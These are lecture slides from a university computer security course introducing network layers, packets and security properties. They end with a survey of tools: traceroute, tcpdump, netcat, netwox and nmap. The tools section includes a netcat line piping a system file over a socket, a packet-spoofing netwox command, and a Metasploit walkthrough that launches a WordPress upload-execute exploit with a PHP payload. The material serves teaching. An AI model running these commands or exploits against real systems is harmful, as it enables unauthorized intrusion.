CSc 466/566

Computer Security

23 : Network Security — Introduction

Version: 2019/11/20 13:36:58

Department of Computer Science
University of Arizona

collberg@gmail.com


Christian Collberg

Outline

Network Topology

- Computers are host nodes — they send and receive messages.
- Routers are communication nodes — they pass on messages.
- Local Area Network (LAN) — private network of physically close computers.
- Wide Area Network (WAN) — many physically separated machines/groups of machines.
- Autonomous Systems (AS) — clusters of routers.

Network Topology



Autonomous Systems


- Controlled by a single organizational entity.
- Consist of clusters of routers.
- Routing within an AS is done by shortest route.
- Routing between ASs is by contractual agreements.

Outline

Protocol Layers

- Physical Layer: transfer bitstreams between nodes over a physical medium.
- Link Layer: transfer collections of bits (frames) in a LAN.
- Network Layer: move packets between any two hosts on the Internet.
- Transport Layer: communicate between two applications running on hosts on the Internet.
- Application Layer: provide protocols that support useful functions on the Internet

Packet Encapsulation...



Internet Protocol Layers — Physical Layer


- Describes how bitstreams are transferred from one node to another over a physical medium.
- Abstraction:
  1. Source/Destination: networking hardware
  2. Data: raw bits
  3. Link: copper, coaxial, optical fiber, WiFi...

Internet Protocol Layers — Physical Layer

Internet Protocol Layers — Link Layer

- Describes how collections of bits (frames) are transferred (on top of the physical layer) in a LAN.
- Abstraction:
  1. Source/Destination: LAN nodes
  2. Data: frames
  3. Link: Ethernet, Wireless
  4. Addressing: Media Access Control Addresses (MAC).
- Detects errors occurring in the physical layer.
- Finds a good routing path in the network.


Internet Protocol Layers — Link Layer



Internet Protocol Layers — Internet Layer

- Describes how to move packets between any two hosts on the Internet.
- Abstraction:
  1. Source/Destination: Internet nodes
  2. Data: IP packets
  3. Addressing: Internet Protocol (IP) addresses.
- IPv4 — 32-bit addresses, IPv6 — 128-bit addresses.
- Best effort delivery — no guarantees a packet will be delivered.


Internet Protocol Layers — Internet Layer



Internet Protocol L. — Transport Layer

- Describes how to communicate between two applications (services) running on hosts on the Internet.
- Abstraction:
  1. Source/Destination: Ports connected to processes
  2. Data: TCP/UDP packets
  3. Addressing: IP address + port number
- Transmission Control Protocol (TCP) — connection-based protocol; guaranteed and ordered delivery of packets.
- User Datagram Protocol (UDP) — connection-less protocol; quick delivery without guarantees.

Internet Protocol L. — Transport Layer



Internet Protocol L. — Application Layer

- Uses the transport layer to provide protocols that support useful functions on the Internet
- Examples:
  1. HTTP — web browsing over TCP
  2. DNS — domain name lookup over UDP
  3. SMTP/IMAP — email over TCP
  4. SSL — encrypted connections over TCP
  5. VoIP — Internet telephony over UDP.

Internet Protocol L. — Application Layer

Outline


Network Packets

- A packet consists of:
  1. A header (metadata)
  2. Payload (actual data)
  3. A footer (metadata, sometimes)
- Metadata — routing and control information.

Packet Encapsulation

- The payload of each packet encapsulates the packet of a higher layer:
  1. A frame packet encapsulates an IP packet.
  2. An IP packet encapsulates a TCP/UDP packet.
  3. A TCP packet encapsulates application data.

Packet Encapsulation...



Packet Encapsulation — HTTP

- When Web browsing:
  1. An HTTP packet would be contained in a TCP packet.
  2. The TCP packet would be contained in an IP packet.
  3. The IP packet would be contained in (for example) an Ethernet frame.


Networking Examples

- OSI model animation: http://www.youtube.com/watch?v=fiMswfo45DQ
- ⇒ Animation - Networking Tutorial:
  http://www.youtube.com/watch?v=xV-Qq0aHs1o


Outline

Network Security Issues

- How can we keep packet data confidential?
- How can we maintain the integrity of packets?
- How can we make sure packets reach their destination?




Network Security Issues — Confidentiality



- Packet data is not kept confidential.
- Two solutions:
  1. Encrypt data at the application level (`https`);
  2. Revise lower level protocol to include encryption (`IPsec`).

Network Security Issues — Integrity




- Packet header/footers include simple checksums:
  - can detect a few communication bit errors;
  - not cryptographically strong.
- Two solutions:
  1. MACs at the application level;
  2. Revise lower level protocol.

Network Security Issues — Availability


- Denial of Service attacks:
  - could be just Christmas rush on `amazon.com`!
  - concerted attacks.
- Two solutions:
  1. Applications need to scale with communication requests;
  2. Block illegitimate requests.

Network Security Issues — Availability. . .



Assurance, Authenticity, Anonymity

- Assurance: can we control packet flow?
- Authenticity: can we know who sent a packet?
- Anonymity: can packets be tied to a particular individual?



Network Security Issues — Assurance

- Assurance is the way in which trust is provided and managed in a system.
- Packets can travel between any two nodes in a network.
- Solution:
  1. If we want to control packet flow, permissions have to be added on top of the network.
- Example:
  - Firewalls — allows us to block flows of packets we don't trust from entering our system.

Network Security Issues — Authenticity

- Packets have no space for digital signatures!
- IP has no concept of identity.
- Two solutions:
  1. Add signatures at application layer;
  2. Revise lower level layers.

Network Security Issues — Anonymity

- No concept of identity on the Internet — anonymous by default!
- Good for human rights worker.
- Not good when we can't identify a malicious user.
- Solutions:
  1. Achieve higher level of anonymity by replicating processes in many places on the network.

Outline

Kali Linux

- A lot of hacking tools are already installed in Kali Linux: https://www.kali.org.
- To run Metasploit, run this in a Kali terminal:

```
> service postgresql start
> msfdb init
> msfconsole
```

traceroute

- Track the routes that a network packet takes to get to its destination:

```
> traceroute google.com
```


netstat

- Show TCP network connections, routing tables, and network interface:

```
> netstat    # active connections (open sockets)
> netstat -r # kernel routing tables
> netstat -i # interfaces
```


tcpdump

- List interfaces:

```
> sudo tcpdump -D
> ifconfig -a
```

- Sniff on wireless web traffic:


```
> sudo tcpdump -A -i en0 port 80
```


telnet

- Connect to HTTP server on port 80 (end this command with 2 carriage-returns):

```
> telnet checkip.dyndns.org 80
GET / HTTP/1.1
HOST: checkip.dyndns.org
```

Wireshark



- Click on Wi-Fi: en0

nc/netcat


- Open TCP connections, send UDP packets, ...
- In one window type

```
> nc -l 2389    # listen on this port
```

- In another window type

```
> nc localhost 2389    # open connection to
                       # this port
Hello?
> cat /etc/manpaths | nc localhost 2389
```


Netwag/netwox



- Click on 38.
- Netwox: select e, b, g or run netwox 38.
- http://www.cis.syr.edu/~wedu/seed/Documentation/Misc/netwox.pdf
- ⇒ Run this in Kali Linux.

Netwag/netwox

- Netwag is just a gui shell around netwox.
- We can call netwox directly from the command line:

```
> netwox 38 --help
> netwox 72 \
      --ips 192.168.232.131 \
      --device Eth2 \
      --src-eth af:af:af:af:af:af \
      --src-ip 243.123.11.0
```

nmap

- Scan networks, find available hosts, services on those hosts, what OS is running, type of firewalls used, ...

```
> nmap -A -T4 scanme.nmap.org
```


metasploit — https://www.metasploit.com

Definition (Metasploit)

1. Choose and configure an exploit (code that enters a target system by taking advantage of one of its bugs; $>$ 900 exploits are included);
2. Check if the intended target system is susceptible to the exploit;
3. Choose and configure a payload (code that will be executed on the target system);
4. Choose the encoding technique so that the intrusion-prevention system ignores the payload;
5. Execute the exploit.

https://en.wikipedia.org/wiki/Metasploit_Project

Metasploit...

```
> msfconsole
msf> help
msf> search name:wordpress
msf> use exploit/unix/webapp/
   wp_revslider_upload_execute
msf> show payloads
msf> set payload php/exec
msf> show options
msf> set RHOST 192.168.0.15
msf> run
```

Source: https://jonathansblog.co.uk/metasploit-tutorial-for-beginners

https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf

Outline

Readings and References

- Chapter 5 in *Introduction to Computer Security*, by Goodrich and Tamassia.